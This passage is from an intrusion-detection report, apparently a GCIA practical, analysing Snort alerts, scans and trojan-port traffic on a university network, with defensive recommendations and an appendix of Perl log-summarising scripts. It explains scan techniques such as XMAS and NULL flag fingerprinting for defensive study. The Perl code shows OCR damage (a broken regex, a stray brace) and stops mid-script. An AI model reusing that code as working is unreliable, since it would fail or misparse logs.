


Figure 3.10: Events of Interest for the Top 10 Destination IP Addresses (note: IP addresses were pooled by owner)

Again, I looked up IP address information in the ARIN Whois database (http://www.arin.net/). Figure 3.11 below shows ARIN information for Netscape Communications. I chose Netscape because the second and fifth top destination addresses were from the same address range owned by Netscape. Together both of these addresses make Netscape the second biggest destination for alert traffic out of the top ten addresses.

```
OrgName:    Netscape Communications Corp.
OrgID:      NSCP

NetRange:   207.200.64.0 - 207.200.127.255
CIDR:       207.200.64.0/18
NetName:    NETSCAPE-CIDR
NetHandle:  NET-207-200-64-0-1
Parent:     NET-207-0-0-0-0
NetType:    Direct Allocation
NameServer: NS.NETSCAPE.COM
NameServer: NS2.NETSCAPE.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    1996-09-06
Updated:    2001-03-28

TechHandle: AOL-NOC-ARIN
TechName:   America Online, Inc.
TechPhone:  +1-703-265-4670
TechEmail:  domains@aol.net

# ARIN Whois database, last updated 2003-01-01 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
```

Figure 3.11

The ports where most alert traffic is going are interesting. Table 3.6 below shows the top ten ports where alerts are going. In addition, the table indicates the services that are generally associated with these ports.

	Occurrences	Destination Port	Service Typically Associated with this Port
1	2024495	80	World wide web (www)
2	81434	137	NetBIOS
3	37262	5779	*Associated with UDP SRC and DST outside network traffic*
4	17945	56464	Beacon Multicast • Way of distributing IP packets in a one-to-many distribution model suitable for video conferencing and data sharing (example: ANL Access Grid by Argonne National Lab) http://test.dast.nlanr.net/Projects/Beacon
5	14576	111	Remote procedure call (RPC)
6	6600	None	
7	4897	1214	Morpheus file sharing Kazaa file sharing
8	3273	32771	Squid web proxy
9	2304	27374	SubSeven trojan
10	2081	6667	Microsoft Game Zone GameSpy Arcade IRC Dark FTP ScheduleAgent SubSeven Subseven 2.1.4 DefCon 8 Trinity WinSatan

Table 3.6: Top 10 Destinations for Alert Traffic

Traffic using the world wide web port makes up the majority of alert traffic in the top ten destination ports. The fact that port 80 is by far the number one attacked port is not a surprise considering the top attacks detected. Most attacks were exploiting the Microsoft unicode directory traversal vulnerability. This vulnerability generally uses port 80 of the machine being attacked. The next most attacked port is port 137, used by Microsoft networking. The third most attacked port is 5779. This port is not used with a registered service but the traffic generating this alert is associated with "UDP SRC and DST outside network" traffic. See the explanation of the particular attack above.

The fourth most attacked port is 56464. This port is often associated with a beacon multicast. This is a way of distributing IP packets in a one-to-many relationship. The University is most likely using a video conferencing or file sharing application that uses this port. The Argonne National Laboratory's ANL Access Grid uses the beacon multicast service. This type of traffic would not be unheard of in an academic environment. If these services are not being used, however, this port may need to be blocked at the firewall.

Other interesting destination ports include file sharing and game services such as Morpheus, Kazaa and Microsoft Game Zone. This traffic is generally problematic because it consumes network resources that may be needed for more academic purposes. These file sharing and game services should be controlled but it is generally unpopular to restrict them completely. Some universities, however, have taken the step to restricting this traffic since they are popular vectors for malicious activity.

Port 27374 also represents interesting traffic. This port is used by the trojan Sub Seven. Sub Seven is a particularly destructive trojan because it can completely take over the victim's machine. In fact, with Sub Seven the attacker can reboot the victim's machine, change their registry, view their desktop, launch attacks of other machines and other dangerous activity. All of these can be done by the attacker remotely. The victim gets Sub Seven by executing an executable file, generally something someone emailed them. For example, a user will click on an image attachment to an email and they do not realize that the trojan has installed as well. The trojan will then inform the attacker that the victim's computer has been compromised. The Sub Seven trojan has most likely affected machines on the University's network. The best method for detecting the Sub Seven trojan is with appropriate antivirus software.

The following is an example possible trojan activity from the University's network.

```
08/04-14:02:05.537302  [**] Possible trojan server activity [**]
217.136.63.141:4556 -> MY.NET.84.132:27374
08/04-14:02:05.537478  [**] Possible trojan server activity [**]
MY.NET.84.132:27374 -> 217.136.63.141:4556
```

A significant amount of similar traffic is on the network. Port 27374 is a good indication that the trojan is Sub7. Much of this traffic appears to be external IP addresses searching for vulnerable internal machines. I noticed a clear pattern with the external IP addresses systematically trying all IP addresses in a range, most of which is in order too. Corrective measures should be taken immediately to eliminate this traffic.

Scan Activity

Figure 3.12 shows the top ten types of scan activity detected on the network. A majority of the scanning is UDP scanning. A distant second is SYN scanning activity. The next top eight scan types accounted for less than one percent of scanning activity. Clearly, UDP and SYN scanning is the preferred type of scanning being conducted on the University's network.




Figure 3.12: Top 10 Scan Types in Relation to Each Other (note: scans 3-10 are in the Other category)

Table 3.7 below shows the top ten scans detected on the network and the number of occurrences of those attacks. A brief explanation of each attack follows.

	Occurrences	Attack Detected
1	3112455	UDP scan
2	997435	SYN scan
3	73	VECNA scan
4	60	INVALIDACK scan
5	59	NULL scan
6	31	UNKNOWN scan
7	5	SYNFIN scan
8	4	XMAS scan
9	4	FIN scan

10	3	FULLXMAS scan

Table 3.7: Occurrences of the Top 10 Scans

UDP Scan
A UDP scan is a method of finding what UDP services are available on a host.

SYN Scan
A SYN scan sends packets with only the SYN flag set. This is the first packet in the three-way handshake. The attacker may receive the SYN/ACK packet but they generally do not complete the three-way handshake. Sending SYN packets will identify what machines and services are listening. Sending many SYN packets to a single host is a SYN flood attempting to cause a denial of service.

VECNA Scan
A VECNA scan is all the flags set including the two reserved bits. The vecna is also a combination of flags that does not include the Push flag. These are invalid flag combinations that may return results that identify the host or service.

INVALIDACK Scan
An INVALIDACK scan involves packets with Acknowledgement flags set and invalid combinations of other flags. These are invalid flag combinations that may return results that identify the host or service.

NULL Scan
The NULL scan uses no flags. This is an invalid flag combination that may return results that identify the host or service.

UNKNOWN Scan
The UNKNOWN scan uses a flag combination not recognized by the other rules. For example, it will recognize one or two of the reserved bits set in addition to any of the six defined flags.

SYNFIN Scan
The SYNFIN scan turns on the Synchronize and Finish flags. This is an invalid flag combination that may return results that identify the host or service.

XMAS Scan
The NMAP Christmas Tree Scan turns on the Finish, Push and Urgent flags. This is an invalid flag combination that may return results that identify the host or service.

FIN Scan
The FIN scan sends packets with the Finish flag set without sending any packets prior. Normally, a finish flag would be send after other packets were send to indicate that the transmission is ending. Sending a finish flag without previous packets may cause a machine to return results that identify the host or service.

FULLXMAS Scan
The FULLXMAS scan turns on all flags – Synchronize, Acknowledge, Finish, Reset, Push and Urgent. This is an invalid flag combination that may return results that identify the host or service.

Scan Traffic Top Talkers and Ports

Table 3.8 below shows the top ten sources for scanning. All sources are from the University's IP address range. Most of the traffic from the top ten sources is coming from the number one source, MY.NET.70.200. This machine may be responsible for a bulk of the UDP scan traffic. It would be important to track down this particular IP address to determine if it is a student machine or a University computer. If it is a University computer, staff should evaluate the services running to determine that they are configured properly. Based on the source port information below and an analysis of traffic, much of the traffic associated with scanning is a result of exploiting the unicode directory traversal vulnerability (e.g., Nimda, unicode traversal).

	Occurrences	Source IP	Arin.net Information
1	2439514	MY.NET.70.200	University
2	478411	MY.NET.84.234	University
3	170345	MY.NET.100.208	University
4	137226	MY.NET.70.207	University
5	127792	MY.NET.82.2	University
6	104553	MY.NET.165.24	University
7	84731	MY.NET.83.150	University
8	42744	MY.NET.70.133	University
9	40586	MY.NET.137.7	University
10	31926	MY.NET.81.27	University

Table 3.8: Top 10 Sources for Scanning

Figure 3.13 below shows that the percentage of traffic associated with the top ten sources. Since the top ten sources are from University computers, one hundred percent of this traffic is the responsibility of the University.




Figure 3.13: Top 10 Sources for Scans Grouped by Owner

Source port 4946 generated the most scanning activity. This source port is not used by any known, registered service. Further analysis of the traffic indicates that port 4946 is used by UDP scanning and SYN scanning. In addition, port 4946 is associated with alerts for the unicode vulnerability. This scanning activity is the result of exploiting the unicode directory traversal vulnerability. Another significant source of scanning activity is associated with file sharing and game services. WinMX, Renju and Microsoft Game Zone activity is consistent with the attacks detected by snort alerting. Scanning to determine if these services are open would be a precursor to an actual attack. Table 3.9 shows the top ten source ports for scanning traffic and the services typically associated with that port.

	Occurrences	Source Port	Service Typically Associated with this Port
1	2436900	4946	*Appears to be scanning for Windows Unicode vulnerability (used by Nimda)*
2	206361	6257	WinMX Music Sharing
3	166385	12300	Renju Server • Interactive puzzle game
4	98517	12203	*Associated with UDP scanning*
5	27810	28800	Microsoft Game Zone
6	18427	88	Kerberos
7	11719	999	garcon applix puprouter Foundry ServerIron DeepThroat keylogger
8	10972	888	CD Database Protocol
9	10814	7003	Volume location database Proprietary chat protocols
10	10504	1093	Proofd • Execution of scripts on cluster of heterogeneous machines

Table 3.9: Source Ports for Scanning

Table 3.10 below indicates where the scanning traffic is going. Figure 3.14 shows the percentage of traffic from the top ten destination IP addresses grouped by address owner.

	Occurrences	Destination IP	Arin.net Information
1	26042	216.254.108.19	Speakeasy Network / Rio Motor Sports
2	12632	204.183.84.240	Sprint / Consult Dynamics / Ashby & Geddes
3	7673	216.254.108.22	Speakeasy Network / Rio Motor Sports
4	7473	66.130.178.166	Le Groupe Videotron
5	7441	67.68.113.139	Bell Canada / HSE
6	7056	140.192.175.183	DePaul University
7	6897	204.183.84.225	Sprint / Consult Dynamics / Ashby & Geddes
8	6756	210.187.110.110	Asia Pacific Network Information Centre
9	6472	66.245.32.193	EarthLink Network, Inc.
10	6426	12.245.28.142	AT&T WorldNet Services

Table 3.10: Destination IP Addresses for Scanning Traffic




Figure 3.14: Traffic for Top Ten Destination IP Addresses Grouped by Owner

As this information shows, an IP address owned by the University is not one of the top ten destination IP addresses for scanning activity. An IP address owned by Speakeasy/Rio received most scan activity. Since the University is the source for most scanning activity, this indicates that scanning is being performed outbound more than it is inbound. This is the result of file sharing and music services. The top ten destination IP addresses, however, do not show significant scanning activity compared with the sources of scanning. The top source IP address for scanning was generating almost 2.5 million detects whereas the top destination is only receiving 26,042 detects. Internet service providers own most of the destination IP addresses so they are most likely individual users. A particularly interesting destination IP address for scanning is owned by DePaul University. Either a student at DePaul has a huge music sharing service, which is possible, or the University has a computing relationship with DePaul. Since

the alert traffic indicated video conferencing services and grid computing services it is likely that DePaul and the University are conducting joint research.

Table 3.11 below indicates the top ten destination ports for scanning traffic. The high use of file sharing and online gaming is apparent. Surprisingly, port 80 is not the top destination port for scans. Port 80 is used by the world wide web and is usually the exploited port in the unicode directory traversal vulnerability. The Blubster music sharing service was the destination for most scanning activity. Microsoft SQL servers were also a favorite destination for scans. This is probably the result of the high profile vulnerabilities reported with SQL Server.

	Occurrences	Destination Port	Service Typically Associated with this Port
1	2442717	41170	Blubster music sharing client
2	815894	80	World wide web (www)
3	201314	6257	WinMX file sharing
4	72251	1433	Microsoft SQL server
5	34458	21	File transfer protocol (ftp)
6	29492	28800	Microsoft Game Zone
7	16266	27005	Half-life game
8	14921	139	NetBIOS
9	13614	7003	Volume location database Proprietary chat protocols
10	13408	6970	Real Audio

Table 3.11: Top Ten Destination Ports for Scans

Out of Specification Traffic

Based on an analysis of OOS activity, a majority of OOS packets looked similar to the following:

```
08/01-00:03:02.100571 68.32.126.64:26052 -> MY.NET.6.7:110
TCP TTL:48 TOS:0x0 ID:432  DF
21S***** Seq: 0x1D18A45   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 51874805 0 EOL EOL EOL EOL
```

This packet shows that the SYN flag is set in conjunction with the two reserved bits. Most of the OOS traffic is coming from an external source and going to ports 25, 110 and 113. Ports 25 and 110 are used for email and port 113 is used by some authentication services. Since the OOS traffic is coming from external IP addresses it appears that this traffic is targeting specific services on internal servers. This could be a fingerprinting attempt but the packets are only using these three ports. Packets with invalid flag combinations should be dropped at the firewall. The amount of OOS activity was very small compared to alert and scanning activity.

Most Active IP Address Relationships

I also analyzed the relationship between specific IP addresses. Tables 3.12 and 3.13 below show top ten relationships between IP addresses for alerting and scanning, respectively. The tables also indicate the number of alerts and scans that were detected as a result of these relationships. For the alerts, there is significant activity involving non-routable IP addresses (e.g., 10.0.0.1, 192.168.0.216). The host 192.168.0.216 appears to be an internal TFTP server or the victim of the Nimda worm. Based on the attack information analyzed above it is most likely the victim of the Nimda worm. The 10.0.0.1 address is involved in "UDP SRC and DST outside network" traffic. See the attack descriptions above for an explanation of this type of traffic.

For scanning, the top ten relationships indicate that the source for all ten is a University address while the destination for each is a non-University address. This is consistent with the top ten source and destination information analyzed above.

	Occurrences	Source IP -> Destination IP
1	51359	3.0.0.99->10.0.0.1
2	32115	63.250.213.12->233.28.65.148
3	27083	MY.NET.81.37->216.241.219.28
4	6089	MY.NET.111.230->192.168.0.216
5	6059	MY.NET.111.231->192.168.0.216
6	6053	MY.NET.109.105->192.168.0.216
7	6006	MY.NET.111.219->192.168.0.216
8	5085	MY.NET.178.219->216.241.219.28
9	4975	63.250.213.73->233.28.65.173
10	4177	MY.NET.182.91->152.163.210.84

Table 3.12: Top Relationships for Alert Activity

	Occurrences	Source IP -> Destination IP
1	26042	MY.NET.70.133->216.254.108.19
2	12632	MY.NET.137.7->204.183.84.240
3	7673	MY.NET.70.133->216.254.108.22
4	7473	MY.NET.82.2->66.130.178.166
5	7441	MY.NET.70.200->67.68.113.139
6	7056	MY.NET.70.200->140.192.175.183
7	6897	MY.NET.137.7->204.183.84.225
8	6756	MY.NET.70.200->210.187.110.110
9	6472	MY.NET.70.200->66.245.32.193
10	6426	MY.NET.70.200->12.245.28.142

Table 3.13: Top Relationships for Scan Activity

General Defensive Recommendations

Based on the analysis of five days of network activity, none of the findings were completely unexpected. The University should, however, take steps to reduce

malicious traffic on its network. The intrusion detection system indicated many attacks involving Microsoft technologies, specifically the unicode directory traversal vulnerability. IT staff should scan internal Windows servers to determine the extent to which these machines are vulnerable to these attacks. The Nimda and Code Red worms exploit these vulnerabilities as well. Evidence indicates that the Nimda worm is active on the network and has infected a significant number of hosts. IT staff should ensure that proper antivirus software is installed on critical machines and ensure they are not victims of these attacks. In addition, antivirus software should be installed on email servers so viruses are stopped before they reach client computers.

A process for managing software patches is critical. Staff need to monitor vendor web sites to determine the availability of new software patches. Once identified, a systematic process for installing patches needs to be followed. The severity of vulnerabilities corrected by patches should be taken into consideration. A severe vulnerability may necessitate that a server be taken offline immediately. A less critical patch may be able to wait until a regular maintenance window. Vulnerability web sites and mailing lists should also be monitored to stay aware of current vulnerabilities. Some vulnerabilities my require that temporary steps be taken prior to the vendor releasing a software patch.

More extensive vulnerability scanning of University servers will also reveal other unnecessary services running. IT staff needs to be aware of the services open on University servers and network equipment. Default operating system installations generally are not configured for security so the University may be running services that they do not intend to run. Vulnerability scanning will also indicate what specific vulnerabilities the network equipment has. Many vulnerability scanning tools are available. A free tool is the Nessus scanner, (www.nessus.org).

The University also needs to evaluate its policy on file sharing and gaming services. Much of the attack and scanning activity detected on the network was the result of these services. If these services are consuming too much bandwidth, IT staff could limit their usage to certain hours, prioritize traffic so more important traffic takes precedence or they could eliminate the traffic altogether.

The firewalls should also be evaluated to ensure proper ingress and egress filtering. For example, Windows networking traffic may not be needed outside of the internal network. If this is the case then all NetBIOS traffic coming into the University's network should be dropped. An evaluation of the types of traffic that should be allowed on the network should provide the foundation for policies applied on the firewall.

The formulation of effective information security policies and procedures should guide information security activities. These procedures will provide the University

with a better framework for protecting network resources. There will always be some risk to the University's network due to the open nature of academic environments but those risks can be balanced with effective controls.

LIST OF SOURCES

American Registry of Internet names (ARIN) Database. www.arin.net.

Beardsley, Tod. GCIA Practical, www.giac.org/practical/Tod_Beardsley_GCIA.doc.

Beciragic, Jasmir. GCIA Practical. www.giac.org/practical/Jasmir_Beciragic_GCIA.doc.

CERT Advisory CA-2001-13 Buffer Overflow In IIS Indexing Service DLL. CERT Coordination Center. January 17, 2002. www.cert.org/advisories/CA-2001-13.html.

CERT Advisory CA-2001-26 Nimda Worm. CERT Coordination Center. September 25, 2001. www.cert.org/advisories/CA-2001-26.html.

CERT Coordination Center. www.cert.org.

CGI Security. www.cgisecurity.com.

Chen, Kai, et. al. "Multicast Beacon Server v0.8.X (Perl)." ANL Access Grid by Argonne National Lab. http://test.dast.nlanr.net/Projects/Beacon.

Clark, Ronald and Asadoorian, Paul. "GIAC GCIA Version 3.2 Practical Detect(s)." August 9, 2002. http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00087.html.

Code Red Worm. Symantec.com. September 24, 2002. securityresponse.symantec.com/avcenter/venc/data/codered.worm.html.

Common Vulnerabilities and Exposures (CVE) Database. www.cve.mitre.org.

CVE CAN-2001-0500. March 9, 2002. www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-500.

Drew, Steven. GCIA Practical, www.giac.org/practical/Steven_Drew_GCIA.doc.

Ellis, Joe. GCIA Practical, www.giac.org/practical/Joe_Ellis_GCIA.doc.

Graham, Robert. "IDS FAQ." October 16, 2002. www.secinf.net/info/misc/network-intrusion-detection.html.

Graham, Robert. "Shellcode x86 NOOP." January 9, 2002. www.der-keiler.de/Mailing-Lists/securityfocus/focus-ids/2002-04/0046.html.

Granquist, Lamont. "Port 0 Scanning." July 8, 1998. http://false.net/ipfilter/1998_07/0012.html.

Hoover, James. GCIA Practical. www.giac.org/practical/James_Hoover_GCIA.doc.

"hping2 Manual Page." http://www.hping.org/manpage.html.

".ida "Code Red". Eeye Digital Security. July 17, 2001. http://www.eeye.com/html/Research/Advisories/AL20010717.html.

Incidents.org Logs. www.incidents.org/logs/Raw/.

Internet Assigned Numbers Authority Port List. December 29, 2002. www.iana.org/assignments/port-numbers.

Lo, Alen. "GIAC GCIA Version 3.2 Practical Detect(s). August 19, 2002. http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00202.html.

Merchant, Corey. "Fragmented Code Red." August 23, 2002. cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00237.html.

"MS Index Server and Indexing Service ISAPI Extension Buffer Overflow Vulnerability." Security Focus Vulnerability Database. August 10, 2001. online.securityfocus.com/bid/2880.

"Microsoft Security Bulletin (MS00-078)." Microsoft Technet Security. October 17, 2002. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp.

"Microsoft Security Bulletin MS01-033." Microsoft Technet Security. June 18, 2001. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

Microsoft TechNet Security. www.microsoft.com/technet/security.

Northcutt, Stephen, et al. Intrusion Signatures and Analysis. New Riders Publishing. 1st Edition. January 2001.

Northcutt, Stephen and Novak, Judy. Network Intrusion Detection. New Riders Publishing. 3rd Edition. August 27, 2002

Power, Richard. "CSI Roundtable: Experts discuss present and future intrusion detection systems." Computer Security Journal. Volume XIV, #1. www.gocsi.com/roundtable.htm.

Proctor, Paul E. Practical Intrusion Detection Handbook. Prentice Hall. August 2000.

RIPE Whois Database, www.ripe.net/perl/whois.

"Risk Assessment Tools and Practices for Information System Security." Federal Deposit Insurance Corporation (FDIC). www.fdic.gov/news/news/financial/1999/FIL9968b.doc.

"SANS Intrusion Detection FAQ, version 1.60." Updated October 8, 2002. www.sans.org/newlook/resources/IDSFAQ/ID_FAQ.htm.

"SANS/FBI Top 20 List: The Twenty Most Critical Internet Security Vulnerabilties – The Experts' Consensus." Version 3.21. October 17, 2002. www.sans.org/top20.

Security Focus Vulnerability Database. www.securtityfocus.com/bid.

"Snort FAQ." March 25, 2002. Version 1.14. http://www.snort.org/docs/faq.html.

Stewart, Joe. "CGI Null Byte Attack." Neohapsis Archives. http://archives.neohapsis.com/archives/snort/2000-11/0244.html.

Sundaram, Aurobindo. "An Introduction to Intrusion Detection." ACM Crossroads. January 23, 2001. http://info.acm.org/crossroads/xrds2-4/intrus.html.

Timm, Kevin. GCIA Practical. www.giac.org/practical/Kevin_Timm_GCIA.doc.

"W32.Nimda.A@mm." Symantec.com. December 18, 2002. http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html.

Weaver, Lorraine. GCIA Practical. www.giac.org/practical/Lorraine_Weaver_GCIA.zip.

Yuen, Rick. GCIA Practical. www.giac.org/practical/Rick_Yuen_GCIA.doc.

Zenomorph. "Fingerprinting Port 80 Attacks: A look into web server, and web application attack signatures." CGI Security. November 2001. http://www.cgisecurity.com/papers/fingerprint-port80.txt

APPENDIX

The two perl scripts used in my analysis were created by Tod Beardsley and used in his practical assignment. The csv.pl script takes snort log files and converts them to comma delimited files. The summarize.pl script takes the output of the csv.pl script and generates a report on the data. The reports generated from the summarize.pl script provided the basis for my analysis. Thanks Tod.

csv.pl

```
#!/cygdrive/c/Perl/bin/perl.exe -w

# Name: csv.pl

# Reads in a Snort -A Fast style alert log which for some
# reason wasn't generated as CSV, and make it as such.
#
# Usage: csv.pl infile [outfile]

unless ($ARGV[0]) {
  print "Need an input file!\n";
  die "(Hint: go to http://www.incidents.org/logs and get one)\n";
}

unless ($ARGV[1]) {
  $outfile = "$ARGV[0].csv";
} else {
  $outfile = "$ARGV[1]";
}

open(INFILE,"$ARGV[0]") || die "Can't open $ARGV[0] for reading!\n";
open(OUTFILE,">$outfile") || die "Can't open $ARGV[1] for writing!\n";

print "Transforming $ARGV[0] into $outfile.\n";
print "Just a moment.";

@calendar=qw(Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec);



while (<INFILE>) {
  next unless /(\w{1,3}\.){2}(\d{1,3}\.\d{1,3})/;        # Skip lines missing IPv4 IPs.
  next if /spp_portscan/;                                # Skip portscan notifications.
  chomp;
  if (/ \[\*\*\] /) {                                    # Alert report.

  ($date_and_time,$alert,$src_and_dst) = split(/\s+\[\*\*\]\s/);
  ($date,$time) = split(/-/,$date_and_time);
  ($month_number,$day) = split(/\/,$date);
  $month = $calendar[$month_number-1];
  ($src,$dst) = split(/\s-\>\s/,$src_and_dst);
  ($src_ip,$src_port) = split(/:/,$src);
```

```
  ($dst_ip,$dst_port) = split(/:/,$dst);
  $snort_entry="ALERT" ;

  } else {                                                    # Scan report.
  ($month,$day,$time,$src,$arrow,$dst,$alert,$flags) = split;
  undef $arrow;
  ($src_ip,$src_port) = split(/:/,$src);
  $alert = "$alert scan (Internally-based)" if $src_ip =~ /^MY\.NET/;
  $alert = "$alert scan (Externally-based)" unless $src_ip =~ /^MY\.NET/;
  ($dst_ip,$dst_port) = split(/:/,$dst);
  $snort_entry="SCAN" ;
}

  print OUTFILE "$snort_entry,";
  print OUTFILE "$month,$day,$time,$alert,";
  print OUTFILE "$src_ip,";
  print OUTFILE "$src_port" if $src_port;
  print OUTFILE "None" unless $src_port;
  print OUTFILE ",";
  print OUTFILE "$dst_ip";
  print OUTFILE ",";
  print OUTFILE "$dst_port" if $dst_port;
  print OUTFILE "," if $flags;
  print OUTFILE "None," unless $dst_port;
  print OUTFILE "$flags" if $flags;
  print OUTFILE "\n";

   $happydots++;
   print "." if $happydots % 100 == 0; # if $happydots == 100;
   print "Just a moment." if $happydots % 46600 == 0;
}
```

summarize.pl

```
#!/cygdrive/c/Perl/bin/perl.exe

# Name: summarize.pl

# Take a source file (generated by csv.pl) and summarize the contents,
# grouping alerts in a variety of ways we care about. This code absolutely
# could be and should be optomized by a real perl hacker.

# Usage: summarize.pl infile [outfile]

unless ($ARGV[0]) {
  print "Need an input file!\n";
  print "(Hint: go to http://www.incidents.org/logs and get one)\n";
  die "(Hint2: Don't forget to turn it into CSV and drop the portscans.)\n";
}

unless ($ARGV[1]) {                          # Check for a specified output file.
  if ($ARGV[0] =~ /\.csv$/ ) {        # If it's *.csv, autogenerate the output
     $outfile = $`."-summary.txt";    # filename. (Could be seen as unfriendly.)
  }
```

```
  } else {
  $outfile = "$ARGV[1]";
}

open(INFILE,"$ARGV[0]")  || die "Can't open $ARGV[0] for reading!\n";
open(OUTFILE,">$outfile") || die "Can't open $outfile for writing!\n";

print "Counting up all the Events of Interest in $ARGV[0].\nJust a moment.";

while (<INFILE>) {
chomp;
if ( (split(/\,/,$_))[0] eq "ALERT") {

 ($snort_type,$month,$day,$time,$alert,
  $src_ip,$src_port,$dst_ip,$dst_port) = (split(/\,/,$_));
 $date = "$month/$day";
} else {
 ($snort_type,$month,$day,$time,$alert,
  $src_ip,$src_port,$dst_ip,$dst_port,$flags) = (split(/\,/,$_));
 $date = "$month/$day";
}

# Frequency analysis on all that junk up there.


$date_counter{"$date"}++;
$alert_counter{"$alert"}++;


  if ($src_ip =~ "^MY\.NET") {
            $internal_src_ip_counter{"$src_ip"}++;
            $internal_src_port_counter{"$src_port"}++;

            if ($dst_ip =~ "^MY\.NET") {
                        $internal_internal_relationship_counter{"$src_ip"."->"."$dst_ip"}++;
            } else {
                        $internal_external_relationship_counter{"$src_ip"."->"."$dst_ip"}++;
            }
  } else {
            $external_src_ip_counter{"$src_ip"}++;
            $external_src_port_counter{"$src_port"}++;
            if ($dst_ip =~ "^MY\.NET") {
